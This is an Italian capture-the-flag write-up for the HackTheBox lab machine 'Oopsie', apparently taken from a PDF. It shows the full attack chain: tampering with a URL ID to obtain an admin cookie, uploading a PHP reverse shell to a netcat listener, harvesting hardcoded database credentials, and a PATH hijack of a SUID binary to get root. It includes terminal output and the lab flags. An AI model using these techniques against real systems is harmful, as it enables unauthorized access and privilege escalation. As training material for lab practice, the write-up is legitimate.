
A questo punto grazie anche all'aiuto di hackthebox possiamo trovare nella pagina di landing diverse schede, nelle quali alcune con delle **query** da come possiamo



vedere sulla barra degli indirizzi. Cambiando l'**ID** possiamo trovare il cookie dell'admin che corrisponde a 34322.

Sfruttiamo i cookie con permessi di amministratore per potere accedere alla **pagina di upload**. Visto che abbiamo i permessi di admin e possiamo fare l'upload di file, si può provare a capire se è possibile sfruttare la vulnerabilità di **Arbitrary File Upload**. Questo è possibile grazie alla mancanza di controlli da parte della web app sui file che si stanno caricando nel server.

Utilizziamo nel nostro caso una **reverse shell** in php, comodamente fornita da OS parrot stesso (possiamo trovarla alla directory **/usr/share/webshells/php/php-reverse-shell.php**).




Carichiamo la nostra reverse shell e andiamo sulla directory in cui è contenuta per avviarla (**ipmacchina/uploads/php-reverse-shell.php**). È necessario prima però, tramite **netcat**, dover avviare la porta in ascolto che è stata specificata nella shell a cui si conserverà la macchina bersaglio (per questo quindi una reverse).

Ecco che dal nostro terminale vediamo che la connessione è stata stabilita.

The screenshot shows a Parrot Security desktop environment. In the foreground, a terminal window titled "Parrot Terminal" is open, displaying the Apache help page. The user has run the command `$ netcat -lvpn 1234`, which is listening on port 1234. The terminal also shows the system log output, including the Apache version and configuration details. In the background, a browser window shows a 404 Not Found error page for the URL `10.129.95.191/uploads/php-reverse-shell.php`.


The screenshot shows a Parrot Security desktop environment. In the foreground, a terminal window titled "Parrot Terminal" is open, displaying the system log output. The user has run the command `$ ifconfig`. The output shows network interface details, including the IP address `inet 10.129.95.191 netmask 255.255.0.0 broadcast 10.129.255.255` for the ens160 interface. In the background, a Burp Suite Community Edition window is visible, showing a proxy tab with some network traffic.

Ora che siamo l'utente **www-data** dobbiamo fare una **privilege escalation** per riuscire a trovare le due flag. Nella shell possiamo cercare il file **db.php** contenenti le password degli utenti.



```
css
fonts
images
index.php
js
themes
uploads
$ cd cdn-cgi
$ ls
login
$ cd login
$ ls
admin.php
db.php
index.php
script.js
$ cat * | grep pass
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
$ cat db.php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
$
```

Possiamo quindi usare il comando **su** per passare all'utente robert e trovare la nostra user flag nel file **user.txt**




```
www-data@oopsie:/var/www/html/cdn-cgi/login$ sf
Command 'sf' not found, but can be installed with:
  apt install ruby-sprite-factory
Please ask your administrator.

www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!


robert@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
robert@oopsie:/var/www/html/cdn-cgi/login$ cd
cd
robert@oopsie:~$ ls
ls
user.txt
robert@oopsie:~$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
robert@oopsie:~$
```

Hackthebox ci guida nella soluzione e ci chiede il nome del gruppo a cui appartiene robert, cioè **bugtracker**. Cercando file eseguibili sotto questo nome possiamo trovarne uno sotto **/usr/bin/bugtracker**.



```
find: './var/lib/apt/lists/partial': Permission denied
find: './var/lib/mysql-files': Permission denied
find: './var/lib/php/sessions': Permission denied
find: './etc/polkit-1/localauthority': Permission denied
find: './etc/ssl/private': Permission denied
find: './lost+found': Permission denied
find: './run/lxcfs': Permission denied
find: './run/sudo': Permission denied
find: './run/cryptsetup': Permission denied
find: './run/lvm': Permission denied
find: './run/systemd/unit-root': Permission denied
find: './run/systemd/inaccessible': Permission denied
find: './run/lock/lvm': Permission denied
/usr/bin/bugtracker
robert@oopsie:~$ ls
ls
bin  dev  initrd.img  lib64  mnt  root  snap  tmp  vmlinuz
boot etc  initrd.img.old  lost+found  opt  run  srv  usr  vmlinuz.old
cdrom home lib  media  proc  sbin  sys  var
robert@oopsie:~$ cd /usr/bin
cd /usr/bin
robert@oopsie:/usr/bin$ ls
ls
['mysqldumpslow']
```

Facendo un controllo dei permessi su questo eseguibile vediamo che compare la lettera s invece che la x sulla parte dei permessi dell'utente. Questo vuol dire che il




File	Owner	Group	Permissions	Last Modified	Size	Description
bc	root	root	rwxr-xr-x	92872 Mar 22 2018		
bootctl	root	root	rwxr-xr-x	34952 Nov 15 2019		
broadwayd	root	root	rwxr-xr-x	116816 Jun 5 2019		
browse -> xdg-open	root	root	lrwxrwxrwx	8 Oct 2 2018		
bsd-from	root	root	rwxr-xr-x	10232 Jan 17 2018		
bsd-write	tty	root	rwxr-sr-x	14328 Jan 17 2018		
bugtracker	root	bugtracker	rwsr-xr--	8792 Jan 25 2020		bugtracker
busctl	root	root	rwxr-xr-x	67672 Nov 15 2019		
byobu	root	root	rwxr-xr-x	8264 Dec 4 2017		
byobu-config	root	root	rwxr-xr-x	996 Dec 4 2017		
byobu-ctrl-a	root	root	rwxr-xr-x	4774 Dec 4 2017		
byobu-disable	root	root	rwxr-xr-x	1295 Dec 4 2017		
byobu-disable-prompt	root	root	rwxr-xr-x	1307 Dec 4 2017		
byobu-enable	root	root	rwxr-xr-x	1182 Dec 4 2017		
byobu-enable-prompt	root	root	rwxr-xr-x	1453 Dec 4 2017		
byobu-export	root	root	rwxr-xr-x	1260 Dec 4 2017		
byobu-janitor	root	root	rwxr-xr-x	5963 Dec 4 2017		
byobu-keybindings	root	root	rwxr-xr-x	1506 Dec 4 2017		
byobu-launch	root	root	rwxr-xr-x	3289 Dec 4 2017		
byobu-launcher	root	root	rwxr-xr-x	1910 Dec 4 2017		
byobu-launcher-install	root	root	rwxr-xr-x	2459 Dec 4 2017		
byobu-launcher-uninstall	root	root	rwxr-xr-x	1561 Dec 4 2017		
byobu-layout	root	root	rwxr-xr-x	3348 Dec 4 2017		
byobu-prompt	root	root	rwxr-xr-x	1156 Dec 4 2017		

file ha un permesso speciale di tipo **SUID**. Questo vuol dire che il file sarà eseguito sempre con permessi di root a prescindere dell'utente che ha avviato l'eseguibile. Sfruttiamo questo a nostro favore e facciamo partire bugtracker.

Il programma da una descrizione a seconda dell'ID fornito dall'utente di un relativo bug. Possiamo osservare che il file utilizza il comando **cat** per leggere il relativo file con la descrizione del bug ma non viene specificato l'intero percorso e questo può essere sfruttato.

Ci posizioniamo sulla directory **/tmp** e creiamo un file dal nome cat con dentro una shell **/bin/sh**. Dopo aver concesso i privilegi di esecuzione del file dobbiamo aggiungere la directory **/tmp** alla variabile d'ambiente **\$PATH**. Questa variabile specifica un set di directories dove i programmi eseguibili sono collocati.



A questo punto è possibile eseguire bugtracker dalla directory **/tmp** e verrà eseguito il nostro file cat con dentro la shell con permessi di root.

La root flag è dentro root.txt.

Visto che il comando cat faceva crashare la shell stessa abbiamo usato head per poter visualizzare la flag.

The screenshot shows a Parrot Security Linux desktop environment. The terminal window displays a root shell session on the 'oopsie' user of a 'reports' service. The user has found a file named 'root.txt' containing the SHA1 hash 'af13b0bee69f8a877c3faf667f7beacf'. The desktop interface includes a taskbar with various application icons and tabs, and a sidebar with system navigation links.

```
root.txt: command not found
root@oopsie:/root# cat root.txt
cat root.txt
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@oopsie:/root# ls
ls
reports root.txt
root@oopsie:/root# ls -l
ls -l
total 8
drwxr-xr-x 2 root root 4096 Jul 28 2021 reports
-rw-r--r-- 1 root root 33 Feb 25 2020 root.txt
root@oopsie:/root# echo
echo

root@oopsie:/root# cat reports
cat reports
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@oopsie:/root# head root.txt
head root.txt
af13b0bee69f8a877c3faf667f7beacf
root@oopsie:/root#
```